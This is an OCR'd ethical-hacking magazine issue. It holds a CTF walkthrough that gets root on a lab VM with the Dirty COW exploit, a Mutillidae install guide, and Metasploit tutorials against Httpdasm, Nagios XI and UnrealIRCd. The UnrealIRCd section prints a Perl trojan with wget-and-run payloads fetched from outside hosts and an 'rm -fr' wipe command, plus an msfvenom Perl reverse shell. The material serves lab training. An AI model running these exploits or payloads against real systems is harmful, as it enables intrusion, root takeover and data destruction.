Jcow 4.2.1 - Local File Inclusion             | exploits/php/webapps/17297.txt
Jcow Social Networking Script 4.2 < 5.        | exploits/php/webapps/17722.rb
JetAudio 7.5.3 COWON Media Center - '.        | exploits/windows/dos/9139.pl
Linux Kernel - 'The Huge Dirty Cow' Ov        | exploits/linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Ov        | exploits/linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) -         | exploits/linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW        | exploits/linux/local/40611.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW        | exploits/linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW        | exploits/linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW        | exploits/linux/local/40847.cpp
Mailcow 0.14 - Cross-Site Request Forg        | exploits/php/webapps/42004.txt
Tucows Client Code Suite (CSS) 1.2.101        | exploits/php/webapps/2896.txt
coWiki - 'index.php' Cross-Site Script        | exploits/php/webapps/30515.txt
jetAudio 7.0.5 COWON Media Center MP4         | exploits/windows/local/4751.pl
phpCow 2.1 - File Inclusion                   | exploits/php/webapps/15447.txt
----------------------------------------------- ----------------------------------
Shellcodes: No Result
root@kali:~#
```

I decided to use the c++ exploit I highlighted in the above iamge. I uploaded it into the target machine as explained already above.

```
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (37775 bytes) to 192.168.136.135
[*] Meterpreter session 1 opened (192.168.136.137:4444 -> 192.168.136.135:45
464) at 2018-12-18 14:44:07 +0530

meterpreter > pwd
/var/www/html
meterpreter > upload /usr/share/exploitdb/exploits/linux/local/40847.cpp
[*] uploading  : /usr/share/exploitdb/exploits/linux/local/40847.cpp -> 4084
7.cpp
[*] Uploaded -1.00 B of 10.28 KiB (-0.01%): /usr/share/exploitdb/exploits/li
nux/local/40847.cpp -> 40847.cpp
[*] uploaded   : /usr/share/exploitdb/exploits/linux/local/40847.cpp -> 4084
7.cpp
meterpreter >
```

Go to the shell as already done before.

```
meterpreter > upload /usr/share/exploitdb/exploits/linux/local/40847.cpp
[*] uploading  : /usr/share/exploitdb/exploits/linux/local/40847.cpp -> 4084
7.cpp
[*] Uploaded -1.00 B of 10.28 KiB (-0.01%): /usr/share/exploitdb/exploits/li
nux/local/40847.cpp -> 40847.cpp
[*] uploaded   : /usr/share/exploitdb/exploits/linux/local/40847.cpp -> 4084
7.cpp
meterpreter > shell
Process 3194 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$
```

Change the permissions of the 40847.cpp file as shown below.

```
www-data@lampiao:/var/www/html$ ls -l 40847.cpp
ls -l 40847.cpp
-rw-r--r-- 1 www-data www-data 10531 Dec 18 12:49 40847.cpp
www-data@lampiao:/var/www/html$ chmod 755 40847.cpp
chmod 755 40847.cpp
www-data@lampiao:/var/www/html$ ls -l
ls -l
total 4028
-rwxr-xr-x  1 www-data www-data   10531 Dec 18 12:49 40847.cpp
-rwxr-xr-x  1 www-data www-data  110781 Apr 19  2018 CHANGELOG.txt
-rwxr-xr-x  1 www-data www-data    1481 Apr 19  2018 COPYRIGHT.txt
-rwxr-xr-x  1 www-data www-data    1717 Apr 19  2018 INSTALL.mysql.txt
-rwxr-xr-x  1 www-data www-data    1874 Apr 19  2018 INSTALL.pgsql.txt
-rwxr-xr-x  1 www-data www-data    1298 Apr 19  2018 INSTALL.sqlite.txt
-rwxr-xr-x  1 www-data www-data   17995 Apr 19  2018 INSTALL.txt
-rwxr-xr-x  1 www-data www-data   18092 Apr 19  2018 LICENSE.txt
-rw-r--r--  1 www-data www-data 3427612 Apr 20  2018 LuizGonzaga-LampiaoFalo
```

The c++ script can be compiled with the command highlighted below. Our compiled executab -le is named dirtycow. The command to compile this is g++ -Wall -pedantic -02 -std=c++11 -pthread -o dirtycow 40847.cpp -lutil

```
www-data@lampiao:/var/www/html$ g++ -Wall -pedantic -O2 -std=c++11 -pthread
-o dirtycow 40847.cpp -lutil
<tml$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o
<O2 -std=c++11 -pthread -o dirtycow 40847.cpp -lutil

www-data@lampiao:/var/www/html$ ls
ls
40847.cpp                    MAINTAINERS.txt  index.php    sites
CHANGELOG.txt                README.txt       install.php  themes
COPYRIGHT.txt                UPGRADE.txt      lampiao.jpg  unix-privesc-che
ck
INSTALL.mysql.txt            audio.m4a        misc         update.php
INSTALL.pgsql.txt            authorize.php    modules      web.config
INSTALL.sqlite.txt           cow              profiles     xmlrpc.php
INSTALL.txt                  cron.php         qrc.png
LICENSE.txt                  dirtycow         robots.txt
LuizGonzaga-LampiaoFalou.mp3 includes         scripts
www-data@lampiao:/var/www/html$
```

I ran the dirtycow exploit which changes the Root password as dirtyCowFun as shown below

```
www-data@lampiao:/var/www/html$ ./dirtycow
./dirtycow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
```

Since I have the Root password, I can login as root now using the su command.

```
www-data@lampiao:/var/www/html$

www-data@lampiao:/var/www/html$ su
su
Password: dirtyCowFun

root@lampiao:/var/www/html# ls
ls
40847.cpp          INSTALL.pgsql.txt          qrc.png
audio.m4a          install.php                README.txt
authorize.php      INSTALL.sqlite.txt         robots.txt
CHANGELOG.txt      INSTALL.txt                scripts
```

Voila! Now I am root. All that is left is finding the flag. The flag is located in the root directory.

```
root@lampiao:/var/www/html# cd /root
cd /root
root@lampiao:~# ls
ls
flag.txt
root@lampiao:~# cat flag.txt
cat flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:~#
```

The CTF challenge is completed . In our next issue, we will be back with a new CTF challeng -e. Until then, Good Bye. Don't forget to send your questions to qa@hackercool.com to have them sorted.

INSTALLING MUTILLIDAE IN UBUNTU 16


INSTALLIT

In the eternal journey of learning ethical hacking and penetration testing, readers will have to install many programs and have to setup many practice labs.It is keeping this in mind, we have included this Feature in our Hackercool Magazine. In this newly introduced Feature aptly named "Installit", we will be teaching in detail how to install and configure some of the much needed labs and networks. This Feature will be like a walkthrough to teach absolute beginners. In this month's issue, our readers will learn how to install Mutillidae in Ubuntu 16.

In our previous issue, in our "Web Security" Feature, we saw how to get a shell on a target u-sing SQL injection. In that issue, our target was Mutillidae. In this issue, we will see how to i-nstall Mutillidae in ubuntu 16.

Mutillidae is a free and open source web-application which has been made deliberately vu-lnerable with vulnerabilities like SQL injection, XSS, Code injection and many more OWASP vulnerabilities. It contains not only dozens of vulnerabilities but also hints to help the user exp-loit them. It's made to provide easy-to-use web hacking environment for security enthusiast-s. It has been used widely in graduate security courses and in corporate web sec training co-urses. It can be installed on Linux and Windows. For this tutorial, we are going to do this on Xampp web server installed in Ubuntu 16.

Power On the ubuntu machine. From the browser, go to this **link** and download Mutillidae as shown below.



Once the download is finished, Open a terminal and go to the Downloads folder. This is the folder where all downloads are stored. Do a **ls** to see if the file is present in the Downloads folder. Change the permissions of the file (shown in red colour) as shown below using comm-and **chmod 755**. This will give us execute permissions on the file. This is indicated by the ch-ange of the file' colour to green. Once we get execute permissions on the file, unzip the cont-ents of the file using the **unzip** comman d as shown in the image below. Make sure you are running this command as root user.

```
^C
user1@ubuntuweb:~/Downloads$ ls
NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHUB-mutillidae-2.6.67.zip
xampp-linux-5.6.23-0-installer.run
user1@ubuntuweb:~/Downloads$ sudo chmod 755 NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHU
B-mutillidae-2.6.67.zip
[sudo] password for user1:
user1@ubuntuweb:~/Downloads$ ls
NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHUB-mutillidae-2.6.67.zip
xampp-linux-5.6.23-0-installer.run
user1@ubuntuweb:~/Downloads$ sudo unzip NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHUB-mu
tillidae-2.6.67.zip
Archive:  NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHUB-mutillidae-2.6.67.zip
   creating: mutillidae/
  inflating: mutillidae/add-to-your-blog.php
  inflating: mutillidae/set-up-database.php
  inflating: mutillidae/browser-info.php
  inflating: mutillidae/dns-lookup.php
  inflating: mutillidae/php-errors.php
  inflating: mutillidae/home.php
  inflating: mutillidae/phpmyadmin.php
   creating: mutillidae/phpmyadmin/
  inflating: mutillidae/phpmyadmin/tbl_chart.php
  inflating: mutillidae/phpmyadmin/print.css
```

Once the unzipping process is over, we will have a new folder named "mutillidae" in the sam-e directory as shown below.

```
user1@ubuntuweb:~/Downloads$ ls
mutillidae
NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHUB-mutillidae-2.6.67.zip
xampp-linux-5.6.23-0-installer.run
user1@ubuntuweb:~/Downloads$
```


Now we should move this "mutillidae" folder into the root directory of the XAMPP web server The root folder for XAMPP server will be /opt/lampp/htdocs folder. Since it is a folder, we nee-d to use "-r" recursive option with the **cp** command to successfully copy it. You need to be a root user for doing this. So sudo command is required. Enter the sudo password for the sudo user.

Once you successfully execute the copy command, Navigate to the /opt/lampp/htdocs directory and do an "**ls**" to check if the mutillidae folder is successfully copied.

```
user1@ubuntuweb:~/Downloads$ ls /opt/lampp/htdocs
applications.html  dashboard    img         webalizer
bitnami.css        favicon.ico  index.php
user1@ubuntuweb:~/Downloads$ sudo cp -r mutillidae /opt/lampp/htdocs
user1@ubuntuweb:~/Downloads$ ls /opt/lampp/htdocs
applications.html  dashboard    img         mutillidae
bitnami.css        favicon.ico  index.php   webalizer
user1@ubuntuweb:~/Downloads$
```

Help us make Hackercool Magazine more awesome.
Send your suggestions to
qa@hackercool.com

Now open a browse and browse to localhost/mutillidae. If in any case you get an error as sh
-own below. try to remove the mysql password and try again. Once successfully installed, it



will be as shown below.

Httpdasm v0.92 Directory Traversal and Nagios xi 2 electric Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with some of the popul
-ar latest Metasploit modules.

Httpdasm v0.92 Directory Traversal Module

TARGET: Any system running httpdasm v0.92 TYPE: Remote FIREWALL : ON

Httpdasm is an open source web server which runs on Windows and Linux. It is arguably con
-sidered the world's smallest webserver. Its version 0.92 consists of a directory traversal cod-
e vulnerability in its code through which a hacker can view any files in the computer on which
the server is set up.

Let us see how this module works.This module has been tested on Windows XP and we will view the boot.ini file of the target system in this tutorial (Boot.ini file is a text file containin-
g the boot options for computers with BIOS firmware running NT-based operating systems b-
efore Windows Vista). It is always located in the root directory of Windows. (C:\\Windows)

Start Metasploit and search for httpdasm modules using the "search httpdasm" comm
-and. Load the module as shown below and use the show options command to see all the op
-tions it requires.

```
msf > use auxiliary/scanner/http/httpdasm_directory_traversal
msf auxiliary(scanner/http/httpdasm_directory_traversal) > showoptions
^CInterrupt: use the 'exit' command to quit
msf auxiliary(scanner/http/httpdasm_directory_traversal) > show options

Module options (auxiliary/scanner/http/httpdasm_directory_traversal):

   Name       Current Setting
                Required  Description
   ----       ---------------
                --------  -----------
   Proxies
                no        A proxy chain of format type:host:port[,type:host:port
][...]
   RHOST
                yes       The target address
   RPORT      80
                yes       The target port (TCP)
   SSL        false
                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  %2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e
%2e%5cboot.ini  yes       Path to traverse to
   VHOST
                no        HTTP server virtual host
```

.As you can see in the image above, the file we want to view in the target machine is already set by default. Set the rhost option which is the IP address of our target machine (in this case
, Windows XP). The check command does not work on this module. Execute the module usi-
ng the run command as shown below. Execute the module usi- ng the run command as sho-
wn below.

```
msf auxiliary(scanner/http/httpdasm_directory_traversal) > set RHOST 192.168.41.
132
RHOST => 192.168.41.132
msf auxiliary(scanner/http/httpdasm_directory_traversal) > check
[*] 192.168.41.132:80 - This module does not support check.
msf auxiliary(scanner/http/httpdasm_directory_traversal) > run

[*] [boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
/noexecute=optin /fastdetect

[*] Auxiliary module execution completed
msf auxiliary(scanner/http/httpdasm_directory_traversal) >
```

Voila! the boot.ini file of the target machine is visible as shown in the above image. The targe-t system is Windows XP Professional.

Nagios XI 2 Electric Remote Root RCE Module

TARGET: Nagios XI 5.2.6 - 5.4.12 **TYPE: Remote** **FIREWALL : ON**

Nagios is a powerful monitoring system that enables organizations to identify IT infrastructur-ture problems by logging them. This helps inresolving the problem before they affect critical business processes. Versions Nagios XI 5.2.6 - 5.4.12 have multiple vulnerabilities that can be exploited by hackers to gain root on the remote Nagios machine. The present module co-mbines many different vulnerabilities in Nagios XI to finally gain remote root access on the af-fected host.

```
msf > use exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo
msf exploit(linux/http/nagios_xi_chained_rce_2_electric_boogaloo) > show options

Module options (exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default
is random)
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
```

Let us see how this module works.This module has been tested on Nagios XI 5.4.2. Start Me-tasploit and search for Nagios RCE modules using the "search Nagios" command. This will give two nagios_xi_chained_rce modules. Load the nagios_xi_chained_rce_2_electric_boog-aloo module as shown in the image above and use the show options command to see all the options it requires.

Set the rhost option which is the IP address of our target machine (in this case, Nagios XI, 192.168.41.149). The check command confirms that the target is indeed vulnerable.

```
Exploit target:

   Id  Name
   --  ----
   0   Nagios XI 5.2.6 <= 5.4.12


msf exploit(linux/http/nagios_xi_chained_rce_2_electric_boogaloo) > set Rhost 19
2.168.41.149
Rhost => 192.168.41.149
msf exploit(linux/http/nagios_xi_chained_rce_2_electric_boogaloo) > check
[*] 192.168.41.149:80 - The target appears to be vulnerable.
msf exploit(linux/http/nagios_xi_chained_rce_2_electric_boogaloo) >
```

Execute the module using the run command as shown below. The module will take the paylo-ad automatically. If everything goes well, we will get a meterpreter session of the target.

```
msf exploit(linux/http/nagios_xi_chained_rce_2_electric_boogaloo) > run

[*] Started reverse TCP handler on 192.168.41.150:4444
[*] Command Stager progress - 100.00% done (705/705 bytes)
[*] Sending stage (910632 bytes) to 192.168.41.149
[*] Meterpreter session 1 opened (192.168.41.150:4444 -> 192.168.41.149:46148) a
t 2018-12-29 23:00:15 -0500

meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : CentOS 6.9 (Linux 2.6.32-696.10.2.el6.x86_64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter >
```

Use sysinfo command to get basic information about our target system. Well how does the exploit work? This exploit gains a meterpreter shell by exploiting different vulnerabilities in Nagios XI. First the module resets the database user to root and then exploits SQL injection to extract api keys. This api keys are subsequently used to add administrative user whose cr-edentials are use to authenticate to the Nagios application.

Then the module exploits command injection and sudo misconfiguration vulnerabilities to get remote root shell. After getting the shell, the added admin user is removed and credent-ials of the database user are reset.

Some modules have not been included due to technical reasons. They will be included in the August 2018 Issue.

ATTACKING THE UnREAl IRCd SERVICE ON PORT 6667

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have learnt how to hack the VNC service running on port 5900 in which we gained access to the target's VNC. In this issue, we will see how to exploit the UnRealIRC service running on port 6667.

Continuing with the results of the port scan, it is revealed that UnRealIRC service is running on port 6667 as we can see in the image below.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:10:55:7E (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
root@kali:~#
```

Before we tell you what UnRealIRCd is, you need to know what IRC is. Internet Real Chat or IRC is an application layer protocol that facilitates textual communication in the form of chats between users. The chat process works on a client/server networking model. It is one of the earliest chat processes. Every user who wanted to chat had to install a chatting application called the "client". All these clients chat with each other using a server which facilitated this chats.IRC is mainly designed for group communication in discussion forums although private chat was also provided.

Although losing popularity since 2003, IRC is still serving about more than half a million users at a time according to a report in 2011. The same report also concluded that there are around 3200 servers running IRC worldwide.

UnrealIRCd is one of the open-source IRC daemon available for both Unix and Windows.

We already know UnrealIRCd service is running on the target, let us find the version of the application running. We can do this with Nmap as shown below.

```
root@kali:~# nmap -p6667 -A 192.168.41.134

Starting Nmap 7.40 ( https://nmap.org ) at 2018-12-28 04:49 EST
Nmap scan report for 192.168.41.134
Host is up (0.0046s latency).
PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1.0
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 2:27:13
|   source ident: nmap
|   source host: EF5ACFFA.8AC02F7A.FFFA6D49.IP
|_  error: Closing Link: vfneozqef[192.168.41.128] (Quit: vfneozqef)
MAC Address: 00:0C:29:10:55:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

The target is running UnReal IRCd version 3.2.8.1. Let us find out if this version has any exploits ready using searchsploit.

```
root@kali:~# searchsploit unrealircd 3.2.8.1
---------------------------------------------- ------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms/)
---------------------------------------------- ------------------------------
UnrealIRCd 3.2.8.1 - Local Configuration Sta | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execu | linux/remote/13853.pl
UnrealIRCd 3.2.8.1 - Backdoor Command Execut | linux/remote/16922.rb
---------------------------------------------- ------------------------------
root@kali:~#
```

As we can see in the above image, ther are three exploits related to the particular version of UnReal IRCd server. There are two exploits which appear to be of interest to us : second and third ones. They are perl and ruby scripts respectively. Let us try both the exploits.

Ruby exploits are definitely a part of Metasploit Framework. So I Start Metasploit and search for unrealircd exploits using command "search unrealircd" as shown in the image below.

```
msf > search unrealircd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Descr
iption
   ----                                  ---------------  ----       -----
------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  Unrea
lIRCD 3.2.8.1 Backdoor Command Execution
```

Load the above mentioned module as shown below. The "show options" command will show you the options we require to run this module.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > showoptions
[-] Unknown command: showoptions.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

The only option we need to set is the RHOST address which is the IP address of the target.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.41.134
rhost => 192.168.41.134
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > check
[*] 192.168.41.134:6667 This module does not support check.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

After all the options are set, execute the module using "run" command. The module will start executing as shown below and open a command shell session.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > check
[*] 192.168.41.134:6667 This module does not support check.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.41.128:4444
[*] 192.168.41.134:6667 - Connected to 192.168.41.134:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; usi
ng your IP address instead
[*] 192.168.41.134:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo irDXN60f5eDHfBN7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "irDXN60f5eDHfBN7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.41.128:4444 -> 192.168.41.134:52902)
 at 2018-12-28 04:57:22 -0500
```

```
[*] Command shell session 1 opened (192.168.41.128:4444 -> 192.168.41.134:52902)
 at 2018-12-28 04:57:22 -0500


uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
^X
sh: line 7: [illegible] command not found
^C
```

We have been seeing a lot of Metasploit exploits. Now let us see another exploit directly take-n from exploit database. Yeah, we are referring to the perl exploit shown by searchsploit. Co-py the exploit to the Desktop as shown below. Its named 13853.pl.

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/remote/13853.pl /root/Deskt
op
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
13853.pl                launcher.sct            owasp10.sql     rs8.pdf
c99.php                 launcher.vbs            owasp11.sql     test2.pdf
easyfilesharing_post.rb linuxprivchecker.py     owasp12.sql     test3.pdf
FlashPlayerCPLApp.cpl   macro                   pass.txt        test.pdf
hta                     mount-shared-folders.sh pfile           tikiwiki.sql
la.bat                  msf.pdf                 resume.doc      wow
launch.bat              msf.rtf                 rs8decoded.out
launcher.bat            msf.xml                 rs8d.out
root@kali:~/Desktop#
```

Open the exploit with any text editor to have a look at is code.

```
#!/usr/bin/perl
# Unreal3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHaq (2l8)

use Socket;
use IO::Socket;

## Payload options
my $payload1 = 'AB; cd /tmp; wget http://packetstormsecurity.org/groups/synnergy/bindshell-unix -O
bindshell; chmod +x bindshell; ./bindshell &';
my $payload2 = 'AB; cd /tmp; wget http://efnetbs.webs.com/bot.txt -O bot; chmod +x bot; ./bot &';
my $payload3 = 'AB; cd /tmp; wget http://efnetbs.webs.com/r.txt -O rshell; chmod +x rshell; ./
rshell &';
my $payload4 = 'AB; killall ircd';
my $payload5 = 'AB; cd ~; /bin/rm -fr ~/*;/bin/rm -fr *';

$host = "";
$port = "";
$type = "";
$host = @ARGV[0];
$port = @ARGV[1];
$type = @ARGV[2];

if ($host eq "") { usage(); }
if ($port eq "") { usage(); }
if ($type eq "") { usage(); }

sub usage {
  printf "\nUsage :\n";
  printf "perl unrealpwn.pl <host> <port> <type>\n\n";
  printf "Command list :\n";
  printf "[1] - Perl Bindshell\n";
  printf "[2] - Perl Reverse Shell\n";
  printf "[3] - Perl Bot\n";
  printf "-----------------------------\n";
  printf "[4] - shutdown ircserver\n";
```

As you can see in the above image, our exploit will use four payloads from the website packetstorm security.com. This payloads are no longer available. Hence we will create our o-wn payloads. This can be done using msfvenom as shown below.We are setting a command shell as payload with the IP address of Kali Linux on port 4444.

```
root@kali:~/Desktop# msfvenom -p cmd/unix/reverse_perl LHOST=192.168.41.128 LPOR
T=4444 -f raw
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 233 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*
)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.41.128:4444");STDI
N->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_ =~ /(.*)/){system $1;}};'
```

Now copy the above highlighted code to the payload section of the code in the 12353.pl exploit as shown below. The code of the other payloads has been deleted to avoid problems. Once edited save the modified exploit.

```
#!/usr/bin/perl
# Unreal3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHaq (2l8)

use Socket;
use IO::Socket;

## Payload options
my $payload1 = 'AB; perl -MIO -e \'$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/
(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.41.128:4444");STDIN->fdopen($c,r);
$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};\'';

$host = "";
$port = "";
$type = "";
$host = @ARGV[0];
$port = @ARGV[1];
$type = @ARGV[2];

if ($host eq "") { usage(); }
if ($port eq "") { usage(); }
if ($type eq "") { usage(); }

sub usage {
  printf "\nUsage :\n";
